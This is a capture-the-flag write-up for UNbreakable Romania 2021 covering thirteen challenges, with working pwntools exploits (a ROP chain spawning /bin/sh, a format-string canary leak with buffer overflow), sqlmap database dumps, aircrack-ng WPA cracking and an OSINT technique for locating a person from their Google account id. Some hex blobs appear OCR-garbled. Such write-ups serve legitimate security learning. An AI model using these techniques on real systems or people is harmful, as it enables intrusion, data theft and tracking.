UNbreakable Romania 2021

Author: Andrei Albisoru - andreialbisoru98@gmail.com

Summary

UNbreakable Romania 2021 **1**

Summary **1**

AGoodOne: Reverse Engineering 3

Proof of obtaining the flag 3

Summary 3

Proof of solution 3

babyrop_ret: Pwn 4

Proof of obtaining the flag 4

Summary 4

Proof of solution 4

Combined: Reverse Engineering 5

Proof of obtaining the flag 5

Summary 5

Proof of solution 5

cookies: Pwn 7

Proof of obtaining the flag 7

Summary 7

Proof of solution 7

dizzy: Misc 8

Proof of obtaining the flag 8

Summary 8

Proof of solution 8

external-access: Web 8

Proof of obtaining the flag 8

Summary 8

Proof of solution 9

leprechaun: Reverse Engineering 9

Proof of obtaining the flag 9
Summary 9
Proof of solution 9
low-defense: Forensics 10
Proof of obtaining the flag 10
Summary 10
Proof of solution 10
music-producers-are-now-suspects: Forensics 11
Proof of obtaining the flag 11
Summary 11
Proof of solution 11
neighborhood: Network 11
Proof of obtaining the flag 11
Summary 11
Proof of solution 11
social-agency: OSINT 12
Proof of obtaining the flag 12
Summary 12
Proof of solution 12
the-transporter: Network Forensics 14
Proof of obtaining the flag 14
Summary 14
Proof of solution 14
yachtclub: Web 15
Proof of obtaining the flag 15
Summary 15
Proof of solution 15

AGoodOne: Reverse Engineering

Proof of obtaining the flag

CTF{fc3a41a5xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

Analyzing the program with gdb peda I noticed that the **check_password** function did some xor operations on my input using its length and the length of an **enc_flag** which was the encrypted flag. The idea was to notice that by xoring **enc_flag** with its length (0x45) you get the answer for the challenge.

Proof of solution

After observing the behaviour described above I've written a python script to decrypt it and got the flag using gdb peda as follows:

```
gdb-peda$ x/30x enc_flag
0x555555556008: 0x247626233e031106      0x2323727270247471
0x555555556018: 0x237724737d727574      0x7d74212426232721
0x555555556028: 0x7d72242072712320      0x217271247377712l
0x555555556038: 0x76207c7124727c75      0x267c20722376757d
0x555555556048: 0x735500738737c2075
```

At **0x555555556048** we can observe the null byte **0x00.** I copy pasted the flag encrypted and in hex format in the script and got the flag after executing it:

```
import binascii

x="38737c2075267c20722376757d76207c7124727c752172712473771217d722420727123
207d74212426232721237724737d72757423237272702474712476262l3e031106"

n = len(x)
flag = []
for i in range(0, n, 2):
    val = binascii.unhexlify(x[i:i+2])
    flag.append(chr(val[0] ^ 0x45))

print(''.join(flag[::-1]))
```

babyrop_ret: Pwn

Proof of obtaining the flag

CTF{2018f151xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

The idea was to perform a **rop-chain-attack** using a payload that would call the syscall for execve. For this we identified several gadgets using **ROPGadget** for **rdi**, **rsi** and **rdx**, and for **rax** we had to do a read syscall. This way we could set all the parameters for execve and get the shell. A good resource that helped a lot.

Proof of solution

I identified the required gadgets using:

```
ROPgadget --binary babyrop
```

Taking:

```
0x00000000004011de : pop rbp ; ret
0x0000000000401008 : pop rdi ; ret
0x0000000000401015 : pop rdx ; ret
0x0000000000401023 : pop rsi ; pop r15 ; ret
0x0000000000401048 : syscall
```

I realised the attack in steps:

1. We need to fill **rax** so that it contains the syscall number for **execve** which is **0x3B**. We need to keep in mind that we also need a string with **"/bin/sh\x00"**. So we combine the step of filling **rax** with this. I identified the a writable address using **vmmap** in gdb. And found **0x404000**.
2. After filling **rax** and writing the string we proceed and set the registers as follows:

```
rdi = 0x404000
rsi = rdx = 0
```

I assembled the steps in the following script implemented with pwntools:

```
from pwn import *

context(arch="amd64", os="linux")
io = remote('34.159.235.104', 30041)

pop_rdi  = p64(0x401008) # pop rdi ; ret
pop_rsi  = p64(0x401023) # pop rsi ; pop r15 ; ret
pop_rdx  = p64(0x401015) # pop rdx ; ret
```

```
syscall  = p64(0x401048) # syscall
writable = p64(0x404000)

payload  = 0xd8 * b"A" + pop_rsi + writable + p64(0x0) + pop_rdi + p64(0x0)
+ pop_rdx + p64(0x3b) + syscall

payload += pop_rsi + p64(0x0) + p64(0x0) + pop_rdx + p64(0) + pop_rdi +
writable + syscall

print("Payload len {}".format(len(payload)))

io.send(payload)

msg = io.recv(0x8)

print("First write {}".format(msg))

msg = io.recv(0xc8)

print("Second write {}".format(msg))

fill = b'/bin/sh\x00' + (0x3b - 0x8) * b'A'
io.send(fill)

io.interactive()
```

Combined: Reverse Engineering

Proof of obtaining the flag

CTF{fe402183xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

Analyzing the **validator** function I noticed an interesting string that was located at the address of **verify** which consisted of multiple hex numbers. Looking carefully I noticed that from 9 to 9 elements were found the characters of the flag.

Proof of solution

We get the string from gdb after starting the program:

```
printf "%s", verify
```

Or using the strings command:

```
strings combined
```

And use the following script to extract the flag:

```
x='0x430xf10x250x0b0xac0xa20x2e0xb60xb20x540x3a0x7d0x4f0x6e0x1d0x2e0x7e0xd1
0x460x8a0x080xa30x600x970x330x8b0x1a0x7b0xb70x8c0x4a0x820x2f0x9b0xb10x440x6
60xc90x510xd30x9c0x4b0x690xde0x0c0x650x050x6a0x4f0x370x170x000x670x230x340x
110xf00x6d0x650x810x400xc80xc90x300xa70xd30x4e0xc50xc00x0d0x2f0x970x320x5f0
x1b0xbe0x250x1a0x260x580x050x310xa80x290x090x9e0xf60xb60xbc0x680x380xf50xc4
0x360x810x290xdc0x650x440x330x8e0x310x890x6d0x220xda0x920x870x650x570xe20x1
00x580x350x2e0x650xc80x610xc50x100x200x6f0x450x800x2a0xc50x330x420xcc0xd80x
f30xc00x590xfb0x7a0x300x3c0xed0xef0xdf0x020xb20x210x1a0x340x4c0xfb0x520x020
x2f0x4a0xd30x8a0x310xab0xf30x1b0x0a0x570xcc0x7e0xec0x370x5c0xa20xe90x6b0xbb
0x470x490x550x660xef0x040x390xde0x150xc30xf00x970x350xfd0x470x280xcd0x330x3
80x2a0x8e0x640x290xa30x910xf60x9e0xd60xee0x860x330xb40xbd0x5b0xa70x6b0xfd0x
fd0x020x330x440xfd0x1f0x5d0x4b0xe20x9c0x1f0x330x2e0x910xf50x830xe60x970xad0
x0b0x620x190x580xb40x650xc60x8c0xcc0x840x340x630xcd0xcc0xd30xdf0xec0x6a0xfa
0x300x530x290x4e0x970x1d0x530x6f0x610x630xd50x6a0x1a0x1d0xdf0xea0x580xcf0x3
20x2e0x860x7b0x990x2b0x940x780xf40x320xce0x150x360x960x930x540x330xa50x640x
5d0xe20x470x8d0x690xa00xf80xe90x390xbb0x010xdb0x1e0xd70x8a0x5c0xba0x620xaf0
x700x410xcd0x7e0x440xf50x090x320xad0xb30x970xce0x680xfc0x3b0xe90x360x2b0xea
0x930x900x3f0x0b0xd50xe00x630x610x6b0x9f0x790x480x430x680x320x310x020xc10xf
40x390xec0x3b0x0c0xde0x610x080xa60x3a0x880xb60x080xb90x490x650x0d0x920x7e0x
210x140x170xeb0xe30x620xea0xfb0x7f0x0e0x830x210xf60x1d0x650xcc0x4d0x510x970
x010x060xb30x7d0x640x7b0x590x300xdb0x050x310xde0x590x340x150xe60x270xdf0x90
0x180x5e0x3b0x7d0x830x430xe80x780x2d0x2d0x0c0x530x870xd10xa20x340x2a0x140xf
a0xb30x470xd10x190x870xb40x7f0xb80xe30xc40xf10xb50x940x8b0xaa0x590x850xa30x
040x7a0x610xe50x860xe70x410x650x300xec0x4f0x610x860x4c0x2f0x5a0x0b0x420x760
x20'

x = x.split('0x')

x = x[1:]

n = len(x)

flag = []

for i in range(0, n, 9):
    flag.append(chr(int(x[i], 16)))

print(''.join(flag))
```

cookies: Pwn

Proof of obtaining the flag

CTF{1f94c05axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

The idea was to exploit a **printf** vulnerability that was found in the **vuln** function, in order to bypass a canary value and afterwards provide a payload to trigger a buffer overflow and jump inside the function **getshell** to obtain a shell.

Proof of solution

First we observe that in vuln we are doing a **read** and **printf** call each two times. In the first phase we fill the local buffer from the function with a payload like the following (until we reach the canary):

```
AAAAAA ... more As .... AAAAA%s\n
```

On the first set of operations this will leak 7 bytes of the canary, hence one of them was **0x00**. After that we take the leaked bytes and we create a payload so that we keep the canary intact and trigger the buffer overflow that jumps in **getshell:**

```python
from pwn import *

context(arch='amd64', os='linux')
io = remote('34.159.190.67', 32105)

msg = io.recvline(b'Hello Hacker!\n')

payload = 0x66 * b'A' + b'%s'

io.sendline(payload)

msg = io.recvline()
msg = io.recv(7)

canary = unpack(b'\x00' + msg, 'all', endian='little', sign=False)
payload = 0x68 * b'A' + p64(canary) + 0x8 * b'A' + p64(0x400738)

io.sendline(payload)

io.interactive()
```

dizzy: Misc

Proof of obtaining the flag

CTF{3fc7614fxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

The idea for this challenge was to first get the right **User-Agent** and then identify a specific path called **/pages** and observe a chain of redirected pages that started from **/path/p.php**. That were leaking parts of the flag which was encrypted in base64. After that, using the base64 decoder is a piece of cake.

Proof of solution

The steps necessary to solve the challenge are the followings:

1. Use **dirb** to see that there exists a **robots.txt** file which tells you that the only allowed agent is **unbreakable-ctf/1.0**, and all curl agents are disallowed.
2. Use **dirb** with the identified agent: `dirb <url> -a <agent>`
3. After observing the new found path (**/pages**) I inspected the paths with **.php** using the console developer from the browser and started noticing that depending on the character you were redirected to other pages. I realised that the pages were actually forming a linked list and the domain of characters was **0..9** and **a..z** and the starting point was **p**.
4. In order to get a better view of this one I used burp setting a replacement for the **User-Agent** and went through all the pages and noticed that each page had characters that were commented with the following format: `<!-- ABC -->`
5. After copy pasting them in a file we get: the following:
   `Q1RGezNmYzc2MTRmY2Q4MDAwNWQ4MTRjMzJjMTIyMjYyYjc5NGY2NjE1ZTBlMWVlM2Y5ZmRiZDJkOTQ2ZjM5MGY4OGN9`
6. I introduced the string in a base64 decoder and got the flag.

external-access: Web

Proof of obtaining the flag

ctf{1a140efcxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

The purpose of this task was to change the **Host** parameter in the request of the page and then get the flag.

Proof of solution

Usually from my experience in dealing with this type of challenges there can be cookies that must be set so I tried stuff like **loggedon=true** in cookies and not worked and then I started alternating the requests' headers. What did the trick was setting the **Host** to **127.0.0.1** or **localhost**:

```
curl -v -H "Host: localhost" "http://<ip>:<port>/"
```

leprechaun: Reverse Engineering

Proof of obtaining the flag

UNR{doubxxxxxxxxxxxxxxxxxx}

Summary

You had to notice the section **.pot** that was doing some interesting processings and get the flag. But first I had to find a way to call the function present in that section and analyze the memory in order to get the flag.

Proof of solution

First we notice that puts is called so we set a break on puts in gdb:

```
gdb-peda$ break puts
Breakpoint 1 at 0x510
```

It will fail with invalid access but at least we will have the real address for puts. We delete all the breaks and if we try to break again we get:

```
gdb-peda$ break puts
Breakpoint 3 at 0x555555400510
```

Now we are in the program and we can inspect the memory. We give the finish command to exit puts and we inspect other available memory areas:

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555400000 0x0000555555401000 r-xp
/home/kali/Desktop/unr21/leprechaun/leprechaun
0x0000555555600000 0x0000555555601000 r--p
/home/kali/Desktop/unr21/leprechaun/leprechaun
0x0000555555601000 0x0000555555602000 rwxp
/home/kali/Desktop/unr21/leprechaun/leprechaun
0x00007ffff7dea000 0x00007ffff7dec000 rw-p      mapped
```

We start to print stuff starting with **0x0000555555601000** and identify the **.pot** function:

```
gdb-peda$ pdis 0x0000555555601010
Dump of assembler code from 0x555555601010 to 0x555555601030::  Dump of
assembler code from 0x555555601010 to 0x555555601030:
   0x0000555555601010:  push   rbp
   0x0000555555601011:  mov    rbp,rsp
   0x0000555555601014:  sub    rsp,0x60
   0x0000555555601018:  mov    QWORD PTR [rbp-0x58],rdi
```

We call the function after setting a breakpoint:

```
gdb-peda$ break *0x0000555555601010
Breakpoint 4 at 0x555555601010
gdb-peda$ call (void)(0x0000555555601010)()
```

After entering the function the first thing that we had to do was to search traces of the flag:

```
gdb-peda$ find UNR
Searching for 'UNR' in: None ranges
Found 3 results, display max 3 items:
  libc : 0x7ffff7f6f8b5 --> 0x48434145524e55 ('UNREACH')
  libc : 0x7ffff7f6f955 --> 0x48434145524e55 ('UNREACH')
mapped : 0x7ffff7fad690 ("UNR{doubxxxxxxxxxxxxxxxxxx}")
```

low-defense: Forensics

Proof of obtaining the flag

Can you please identify the professor's Windows OS username? A: plant

Summary

We analyse the logs in order to get the user..

Proof of solution

We do a cat on the logs file and grep after **Users** to see if any path containing the **Users** folder exists.

music-producers-are-now-suspects: Forensics

Proof of obtaining the flag

UNR2xxxxxxxxxx

Summary

We get 2 files, a video and some files containing an exchange of messages. We notice that there are some base64 encrypted strings that contain the encryption script, the decryption script and the requirements to install to run them.

Proof of solution

We get the plaintext of the files mentioned above using this decoder. After that we install the requirements with:

```
pip install -r requirements.txt
```

We create a folder **out** and put the encrypted video in it and then we run the decrypt script. The output is a video that contains the flag.

neighborhood: Network

Proof of obtaining the flag

CTF{d0ff2794xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

The idea was to open the file with **wireshark** and observe that there is some wap authentication realised. We only need to run **aircrack-ng** and get the password.

Proof of solution

We run the following command on the **.pcap** file:

```
aircrack-ng -z -w /usr/share/wordlists/rockyou.txt neighborhood.pcap
```

We get the following:

```
                              Aircrack-ng 1.6

      [00:00:02] 2587/10303727 keys tested (1571.93 k/s)
```

```
      Time left: 1 hour, 49 minutes, 13 seconds                  0.03%

                           KEY FOUND! [ mickeymouse ]


      Master Key     : 38 1B CF B7 B7 2C C4 31 C8 25 1F 27 75 EB CF 3B
                       F3 F6 79 93 A4 94 9D 09 A7 76 41 5D 40 85 2B F6

      Transient Key  : B7 43 A8 4F 87 16 2F 8E 07 9F 02 18 D5 B2 6C FE
                       20 A7 BD C7 D1 5B 05 80 1F 32 23 92 0A F1 73 F4
                       51 F5 5A 22 7E 3F D8 0E 9C 84 47 D1 91 FA 33 9D
                       B2 D2 C4 7F 52 F4 6C F2 F7 89 14 1A 4B DE F6 00

      EAPOL HMAC     : ED BF 01 1B CB C6 19 4B 8B 84 7E 43 6E 5A CC 4F
```

And we hash the password with this. A reference to the idea of aircrack here.

social-agency: OSINT

Proof of obtaining the flag


CTF{e0c34f6fxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary


I found an interesting tutorial that helped a lot in trying to understand how to do it, also add the email to contacts. The idea was to search the contact in hangouts and search in the network packages(especially autocomplete) in the developer console. From those we identify a unique id assigned to each account that we could use with google maps to identify the location and get the code.

Proof of solution


We go to Hangouts and search for our person in contacts as you may see in the following photo:



After typing it's e-mail a some messages are sent in console and we filter after autocomplete. Bingo there is our id:



With that id we go to **google.com/maps/contrib/111076247952673225160** and get his review from Cascada Lotrisor:



the-transporter: Network Forensics

Proof of obtaining the flag


CTF{5a91dd87xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

We received a **.pcap**. After analyzing it with wireshark we notice an **evil** hostname with an interesting prefix (**<hex-numbers>.evil.com**). We had to parse those numbers and convert them into the flag.

Proof of solution

I noticed those packets in wireshark:



I extracted them with the following command:

```
strings capture.pcap | grep "Host:" | grep evil > output
```

Then I realised this script in order to convert the combined prefixes into the flag:

```
import binascii
```

```
lines = open("output", "r").read()

lines = lines.split('.evil.com\n')

flag = []

for l in lines:
    if l != "":
        flag.append(l[6:])

flag = "".join(flag)
print(binascii.unhexlify(flag))
```

yachtclub: Web

Proof of obtaining the flag

UNR{65lpfq-xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

Summary

This was a 2 phase challenge. In the first phase you had to get the contact page give you a link with the following format **http://<ip>:<port>/msg.php?id=<number>.** The second phase was to do a SQL Injection attack in order to dump a database and get the flag.

Proof of solution

When I got to the contact page the first thing that I did was to analyse the HTML source code and notice some interesting scripts, especially the **pow** function:

```
function pow(num_a, match) {
  for (let i = 0; i < 1e5; i++) {
    const hash = await sha256(num_a * i);
    if (hash === match) {
      return i.toString();
    }
  }

  return null;
}
```

Also the Proof of Work field of the form gave us a clear hint **data-num-a** and **data-hash.** In order to bypass this form we had to provide a number **x** so that**:**

```
data-hash = sha256(x * data-num-a)
```


I created this python script in order to get the number:

```
from hashlib import sha256
import sys

num_a = int(sys.argv[1])

for i in range(1, 100001):
    s  = '{}'.format(i * num_a)
    hs = sha256(s.encode('utf-8')).hexdigest()
    print(i)
    print(hs)
    if hs == sys.argv[2]:
        print('END')
        break
```

After I found the number I introduced it in the form and the contact page refreshed and a box appeared with the message pending. Looking at it's HTML source we notice a weird link that gets us to a page with that box:



Noticing the query parameter I thought that it might be a SQL Injection so I used sqlmap:

```
sqlmap "http://34.141.72.235:30022/msg.php?id=1337" -p id
```

This was vulnerable to a blind SQL injection. I dumped the databases:

```
sqlmap "http://34.141.72.235:30022/msg.php?id=1337" -p id --dbs

[17:03:33] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] unr21s2-individual-yachtclub
```

Then the whole content:

```
sqlmap "http://34.141.72.235:30022/msg.php?id=1337" -p id --dump -D
unr21s2-individual-yachtclub

Database: unr21s2-individual-yachtclub
Table: message
[1 entry]
+----+---------+--------+---------+---------------------------------------
----------------------+
| id | email   | user   | message | specialflag
|
+----+---------+--------+---------+---------------------------------------
----------------------+
| 1  | <blank> | 0      | <blank> |
UNR{65lpfq-xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx} |
+----+---------+--------+---------+---------------------------------------
----------------------+
```